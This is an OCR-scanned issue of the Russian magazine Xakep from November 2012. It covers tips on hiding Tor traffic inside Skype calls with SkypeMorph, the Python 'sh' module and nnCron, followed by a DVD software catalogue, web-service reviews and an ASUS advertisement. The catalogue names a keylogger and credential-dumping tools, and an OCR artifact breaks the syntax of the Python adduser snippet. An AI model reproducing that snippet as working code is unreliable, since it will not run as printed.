A Если по каким-либо причинам приходится использовать Tor, то, конечно, вполне логичным выглядит и желание скрыть факт его использования, чтобы не привлекать к своей персоне лишнего внимания. Очевидным решением представляется дополнительная упаковка трафика в еще один защищенный канал, например VPN. Но такой канал детектируем и не хуже Tor'а кричит наблюдающему за трафиком: «Я использую защищенный канал! Мне есть что скрывать!» ;). В то же время есть и другие, не типичные для инкапсулирования, достаточно защищенные протоколы. Например, наипопулярнейший Skype едва ли вызовет хоть каплю подозрений. Для такой хитрой маскировки можно использовать совсем свежий инструмент SkypeMorph (bit.ly/skypemorph). Для его сборки и последующего использования потребуется валидный Skype ID и оплаченный (5 долларов) SkypeKit — набор инструментов и библиотек для разработки приложений, взаимодействующих с сетью Skype. После сборки мы получим пару приложений — клиентскую и серверную (для точки выхода) части. Предполагается размещение серверной части в безопасном сегменте сети, например на выделенном сервере. В комплекте с исходными кодами поставляются специально составленные файлы конфигураций torrc для обеих сторон моста. После запуска инициализируется и поддерживается постоянный «видеовызов», выполняющий роль моста. Теперь, когда наш трафик ничем не выделяется из массы пользователей видеофонии, можно дать своей обострившейся паранойе передышку :).

Q Хочу вместо bash'а использовать более продвинутый вариант для скриптинга. По правде говоря, вообще бы использовал Python, но с ним не всегда удобно работать с системными утилитами и их выводом. Может, что-нибудь подскажете?

A Из собственного опыта могу посоветовать замечательный Python-модуль sh (amoffat.github.com/sh/index.html). Он делает совершенно чудесную штуку: подключив этот модуль, системные команды можно вызывать прямо в коде сценарий. Например, выводим параметры беспроводного адаптера:

```
from sh import ifconfig
print(ifconfig("wlan0"))
```

Или выводим контент в текущей директории:

```
print(ls("-l"))
```

Модуль позволяет передавать параметры утилите. Например, вот так:

```
adduser("amoffat", "--system", . \
    "--shell", "/bin/bash",
    "--no-create-home")
```

Q Существует ли нормальная реализация cron под Windows?

A Пожалуй, лучший планировщик под винду, позволяющий очень тонко автоматизировать задачи и обладающий прекрасными возможностями по созданию скриптов, — это nnCron (nncron.ru). Он умеет:

- запускать произвольные программы как сервисы;
- запускать задачи «от имени» указанных юзеров;
- отслеживать и перезапускать просроченные задачи и напоминалки, выключать или «усыплять» компьютер в заданное время, «будить» компьютер, чтобы запустить задачу;
- отображать/скрывать/закрывать/убивать/сворачивать/разворачивать и прятать в системный трей заданные окна, добавлять в трей произвольные иконки;
- выводить на экран и в лог-файл любые сообщения, в том числе и запросы на выполнение указанных действий;
- эмулировать клавиатурный ввод и операции с мышкой;
- присваивать процессам указанный приоритет и прерывать работу любых запущенных процессов;
- автоматически перезапускаться после фатальных ошибок.



>>WINDOWS
>DailySoft
foobar2000 1.1.15
Google Chrome 22
0
Miranda IM 0.10.4
Notepad++ 6.1.8
Opera 12.02
PuTTY 0.62
Skype 5.8
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.2
XnView 1.99.1

>Development
Checkheaders 1.0.1
CommitMonitor 1.8.3
CrashRpt 1.3.1
CruiseControl 2.8.4
glog 0.3.2
Google Test 1.6.0
MetalScroll 1.0.11
QDevelop 0.28
Rapidjson 0.1
RockScroll 1.0
SQL Watch 4.0
Sublime Text 2.0.1
Symfony 2.0
TortoiseGit 1.7.13
TortoiseHg 2.5.1
Twitlib 2.0

>Misc
AltMove 2.1.7
Compare Advance 1.4.0
Explzh 7.06
FileOptimizer 2.10
FlashTray Pro 4.0
Handy File Tool 2.00
HaoZip 3.0
Lanchbar 4.0
Limagito FileMover Lite
9.109.19.1
Lost Photos 1.0
NoteTab Light
PasteAsFile 2.1.4.0
Phrozen Safe USB 1.0
Split Byte
StartMenu 8
USB Fix It

>Multimedia
Actual Multiple Monitors 4.2
Daum PotPlayer 1.5
Flutter 0.1.185
iSpy 4.5.4
MartView 2.5.2
MP3Gain 1.2.5
PhotoPad Image Editor
QMP3Gain 0.9.0
Shark007 3.8.0
Splash Lite 1.8.0
TVersity 2.3
VideoMach 5.9.7
VLC 2.0.3
Volume2 1.1.3
VSDC Free Video 2.4.2.260
Yankee Clipper 1.0.4.3

>Net
ADSL Speed Test
Bling 1.13
CarotDAV 1.9.7
DNSBench
Feedreader 3.14
Important Mail Alert
Mikogo 4.6
MKTwitter
Morphine
Network Sorcerer 1.3
ProxySwap
RSS Bandit 1.9.0
ShareMouse 1.0.91
UltraVNC 1.0.9.6.2
Voxeet
WifiInfoView 1.05

>Security
Adobe SWF Investigator 0.6.3
EncryptOnClick 1.4.1.2
Fireshark 2.0.1
Heaper
IronWASP 0.9.1.5
jsql-injection 0.1
MemGator 2.1.2
NEWT 2.5
Peach 2.3.8
PrivaZer 1.2.24
Process Hacker 2.28
R-Crypto 1.5
Rohos Logon Key 2.9
rp++
Spyrix Free Keylogger 2.0
Termineter 0.1.0
Web shell detector 1.64
WebCruiser 2.6.1

>System
AbpMon 9.0
EaseUS CleanGenius 3.0.5
Fresh Diagnose 8.66
GreenCloud Printer 7.5.3
GridMove 1.19.60
Moborobo 2.0.6
ProcessAlive 0.5
Puran Utilities 1.0
PZen Dump 1.0
SharpKeys 2.1.1
Siren 3.01
SmartCopyTool
USB Disks Access Manager 1.0
WinOwnership 1.1
Wise Program Uninstaller 1.03
Beta
YAPM 2.4.1

>>UNIX
>Desktop
Ardour 2.8.14
Artofillusion 2.9.1
Audacious 3.3.2
Avidemux 2.6.0
Ballroomdj 1.3
Cinnamon 1.6
Conky_box
Dia 0.97.2
Digikam 2.9.0
Din 4.1
Exaile 3.3.0
Freefilesync 5.7
Gstreamer 1.0
Handbrake 0.9.8
Luminancehdr 2.3.0
Luxrender 1.0
Mupdf 1.1
Opengostfont 0.3

>Devel
Aptana 3.2.2
Bluefish 2.2.3
Buildbot 0.8.7
Codelite 4.1.5770
Dojo 1.8.0
Efl 1.7
Erlang r15b02
Hybridcache 0.8.5
Jsoup 1.7.1
Juce 2.0
Numpy 1.6.2
Paranoid 0.36
Percona-toolkit 2.1.3
Poco 1.4.4
Rhino 1.7r4
Sesame 2.6.9
Staff 2.0.0a1
Wxhexeditor 0.20

>Games
Megaglest 3.6.0.3

>Net
4kdownload 2.4
Centerim 5.0.0b1
Choqok 1.3
Chrome 22.0.1229.79
Ekiga 3.2.7
Ktorrent 4.3.0
Lanmsngr 1.2.35
Licq 1.6.1
Mailnotify 5.4
Opera 12.02
Ostinato 0.5.1
Privoxy 3.0.19
Quassel 0.8.0
Rssowl 2.1.4
Thunderbird 15.0.1
Tvbrowser 3.2
Vuurmuur 0.8b4
Vuze 4.7.20

>Security
Android Security Evaluation
Framework
Clamav 0.97.6
Dnscrypt 1.1.0
EAPeak 0.1.5
Entropybroker 1.2
Faar 0.3.0
Fireshark 2.0.1
GDBFromVim
Gnutls 3.1.2
jsql-injection 0.1
keyring-dump
Lpvs 0.1
Peach 2.3.8
Radamsa 0.3
Rkhunter 1.4.0
rp++
Skipfish 2.09b
Termineter 0.1.0
Tor-browser 2.2.39-1
Unhide
Web shell detector 1.64

>Server
Apache 2.4.3
Asterisk 10.8.0
Cassandra 1.1.5
CouchDB 1.2
CUPS 1.6.1
HAproxy 1.4.22
Lighttpd 1.4.31
Lucene 3.6.1
Memcached 1.4.15
MongoDB 2.2
nginx 1.2.4
OpenSSH 6.1
OpenVPN 2.2.2
Redis 2.4.17
Samba 3.6.8
Sphinx 2.0.5
Squid 3.2.1

>System
Dsscheduler 0.5
Grep 2.14
Linux 3.5.4
Mksh r40f
Mosshe 12.8.20
Patch 2.7
Pydsh 0.7
Raider 0.13.2
Reiser4 3.5
Systemd 190
Virtualbox 4.2.0
Xen 4.2.0
Xorg 1.13.0
Xplorer 0.10.0

>X-distr
CentOS 6.3

>>MAC
Anxiety 1.0
Bark 1.1
DiskWave 0.4.0
Eve 1.2.0
Fink 0.9.0
GrandPerspective 1.5.1
iChm 1.4.2
keychaindump
Kigo Video Converter 1.1.0
MacDjView 0.1.2
Mountain Tweaks 1.0.3
NeoOffice 3.2.1
Remote Desktop Connection
Client 2.1
RetinaCapture
Seashore 0.5.1
Sticky Notifications 1.0.4

DVD

№ 11 (166) НОЯБРЬ 2012

ХАКЕР



WWW2




Сервис, позволяющий упростить проектирование интерфейса веб-сервисов с помощью всенародного любимца Bootstrap

JETSTRAP

jetstrap.com

Bootstrap — популярное и удобное решение для построения интерфейса веб-приложений. В октябре разработчики проекта объявили: они откажутся от работы в Twitter для того, чтобы направить все усилия на развитие Bootstrap, и это не может не радовать. Однако при использовании этого фреймворка по-прежнему многое приходится делать вручную. Чтобы проектировать интерфейс было проще и быстрее, можно прибегнуть к Jetstrap — это графический инструмент, позволяющий работать с Bootstrap прямо в браузере. По задумке разработчиков, с его помощью можно создавать как прототипы, так и интерфейсы реальных приложений; таким образом целевая аудитория — не только кодеры и дизайнеры, но и просто «люди с идеями».



YouTube для гиков в полном смысле этого слова, позволяющий публиковать скринкасты непосредственно из консоли

ASCII.IO

ascii.io

ASCII.IO — простой инструмент для UNIX-систем, позволяющий записывать и публиковать скринкасты терминала. Для работы понадобится поставить скрипт на Python, после запуска которого все действия пользователя в консоли будут записываться в специальный файл. После окончания сессии видеофайл будет загружен на сервер в учетную запись пользователя. Применений у такого инструмента много: видеоуроки, документация, ASCII-арт. При этом важно заметить, что весь текст в кадре можно выделить и скопировать в свою консоль. Из недостатков сервиса — невозможность встраивания виджета с видеороликом (кстати, очень стильного), однако разработчики обещают исправить это в ближайшее время.




Универсальный инструмент для обмена файлами, поддерживающий предпросмотр 150 форматов документов и медиа

JUMPSHARE

jumpshare.com

Jumpshare — сервис для быстрого обмена файлами. Да-да, еще один файлхостинг — что тут может быть интересного? Дело в том, что в Jumpshare встроена функция предпросмотра для 150 типов файлов (по заявлению разработчиков) — поддерживаются все популярные форматы документов, изображений, видео и аудио. Максимальный размер файла — 2 Гб, и на данный момент срок хранения не может превышать двух недель. Также, поскольку разработчики еще не реализовали систему учетных записей, у пользователя нет возможности увидеть все свои файлы единым списком или настроить доступ к ним. Однако, по словам разработчиков, все это будет сделано в ближайшее время.




«Соло на клавиатуре» для емаксеров, вимеров и других фанатов горячих клавиш

SHORTCUTFOO

https://www.shortcutfoo.com

shortcutFoo — сервис для обучения клавишесочетаниям в популярных текстовых редакторах (включая Vim и Emacs), IDE (Eclipse, Visual Studio, XCode) и других популярных инструментах. Обучение во многом напоминает тренажеры для десятипальцевого метода набора и направлено главным образом на моторную память. Для этого шорткаты разбиты на несколько уроков, каждый из которых состоит из нескольких этапов. После каждого урока пользователь должен пройти экзамен на скорость и правильность применения изученного материала. К сожалению, сервис платный — за неограниченный доступ ко всем урокам нужно заплатить девять долларов. Однако для каждого инструмента доступно несколько пробных уроков, что позволяет оценить эффективность сервиса.






ASUS ZENBOOK™ Prime
Невероятный Ultrabook™. Вдохновлен Intel.
С подлинной ОС Windows® 7 Домашняя расширенная

В ПОИСКАХ НЕВЕРОЯТНОГО



Самый утонченный ультрабук стал еще лучше благодаря высококачественному IPS-дисплею формата Full HD с широкими углами обзора. Превосходное качество изображения, высокопроизводительный процессор Intel® Core™ i7 и мощное графическое ядро делают элегантный ZENBOOK™ Prime идеальной платформой для мультимедийных развлечений.



Всемирная гарантия 2 года
Горячая линия ASUS: (495) 23-11-999, 8-800-100-2787

www.asus.ru
www.asusnb.ru

ASUS Zero Bright Dot: 30-дневная дополнительная гарантия отсутствия на экране неисправных ярких точек. Подробнее на www.asusnb.ru/zbd

Эксклюзивная сервисная программа ASUS Pick up & Return для ноутбуков UX21/UX31. Подробности на www.asusnb.ru/PUR

